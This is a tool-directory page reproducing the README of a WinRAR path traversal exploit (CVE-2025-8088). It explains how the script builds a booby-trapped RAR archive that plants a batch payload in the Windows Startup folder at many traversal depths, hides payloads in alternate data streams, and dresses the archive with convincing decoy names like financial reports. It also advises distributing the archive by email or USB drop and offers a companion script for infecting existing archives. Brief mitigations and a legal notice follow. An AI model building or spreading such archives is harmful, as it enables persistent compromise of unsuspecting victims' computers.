Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-8088-Multi-Document — Exploit systems using older WinRAR without knowing their username (unlike other projects) | Kitploit
Tools/GitHubGitHub/pentestfunctions/cve-2025-8088-multi-document
Persistence MechanismsVulnerability AnalysisExploitationPenetration TestingLearning & EducationPayload DevelopmentBinary Exploitation
GitHub
Share
pentestfunctions/cve-2025-8088-multi-document

CVE-2025-8088-Multi-Document

Exploit systems using older WinRAR without knowing their username (unlike other projects)

View Repository
364281 year agoReviewed by Kitploit

WinRAR Path Traversal Exploit (CVE-2025-8088) - Multi-Depth Payload Deployment

Payload

working


This Python script exploits a path traversal vulnerability (CVE-2025-8088) in WinRAR to deploy payloads to the Windows startup folder using multiple relative path depths. The exploit creates a malicious RAR archive that, when extracted, writes payloads to the victim's startup folder at various directory depths.


Key Features

  • 🎭 Creates multiple decoy files with configurable content
  • 📁 Embeds payload via Alternate Data Streams (ADS)
  • 📈 Generates multiple traversal depths (1–20 by default)
  • 🔄 Patches RAR headers to exploit path traversal vulnerability
  • 🎯 Targets Windows startup folder for persistence
  • ⚙️ Automatically locates WinRAR installation
  • 🔒 Recalculates CRC checksums for valid archive

Core Concepts

1. Multi-Depth Traversal Strategy

The script creates multiple decoy files (20 by default), each configured to traverse a different number of parent directories:

NUM_DEPTHS = 20  # Number of different traversal depths

Each file uses a different path depth:

File1.txt  → ..\Startup\payload.bat
File2.txt  → ..\..\Startup\payload.bat
...
File20.txt → ..\..\..\ (20 times) \Startup\payload.bat

✅ Ensures that no matter where the victim extracts the archive (Desktop, Documents, Downloads, or nested folders), at least one payload will reach the startup folder.


2. Decoy Files Customization

The decoy files contain generic text by default but should be customized for realistic social engineering:

# Create more convincing decoy content
decoy.write_text("Quarterly Financial Report Q3 2025.docx\n", encoding="utf-8")

Why change the decoy content?

  • Makes the archive appear legitimate
  • Increases likelihood of victim extraction
  • Avoids suspicion with realistic file names/content
  • Blends with expected document types

3. Payload Configuration

The payload is a simple batch script by default but can be replaced with any executable:

PAYLOAD = "@echo off\necho Payload executed!\npause\n"

Payload location:

AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.bat
  • Executes on user login
  • Works for all users on the system

4. Output File

The final malicious RAR archive is saved as:

OUT_RAR = "exploit.rar"

Windows Build Requirement

This exploit generation requires a Windows environment for several reasons:

  • Alternate Data Streams (ADS) Dependency
    NTFS-exclusive feature used to attach payloads:

    ads_path = f"{decoy}:{placeholder}"  # Windows-specific NTFS syntax
    
  • WinRAR Executable Requirement
    Uses WinRAR's Windows CLI:

    subprocess.run(f'"{rar_exe}" a -ep -os "{base_rar}" ...')
    
  • Path Structure Compatibility
    Targets Windows-specific paths:

    RELATIVE_DROP_PATH = "AppData\\Roaming\\Microsoft\\Windows\\Start Menu..."
    
  • Payload Execution
    Generates Windows batch files:

    @echo off
    start /B notepad.exe
    

Usage

Customize the configuration:

# Configuration
NUM_DEPTHS = 20
RELATIVE_DROP_PATH = "AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\payload.bat"
PAYLOAD = "@echo off\nstart /B notepad.exe\n"  # Your actual payload
DECOY_FILE_PREFIX = "Financial_Report_Q3_"     # More convincing names

Run the script:

python CVE-2025-8088.py

Distribute the output:

  • The script generates exploit.rar
  • Distribute via email, USB drop, etc.

infect_premade_rarfiles.py

This version of the code simply allows you to run something like python3 infect_premade_rarfiles.py website_backup.rar

It will extract all the files, inject the ones it can such as .txt, srt, sql (Not all file types work) then create the ready to run rar file.


Defense Mitigations

  • Update WinRAR to the latest version
  • Disable extraction of archives from untrusted sources
  • Monitor writes to startup folders
  • Use security software that detects path traversal attempts

Legal & Ethical Notice

⚠️ This tool is for educational and security research purposes only.
Never use it against systems without explicit permission. Unauthorized use is illegal and unethical.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    381
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    305

Explore all tools

Browse our collection of tools

View all tools →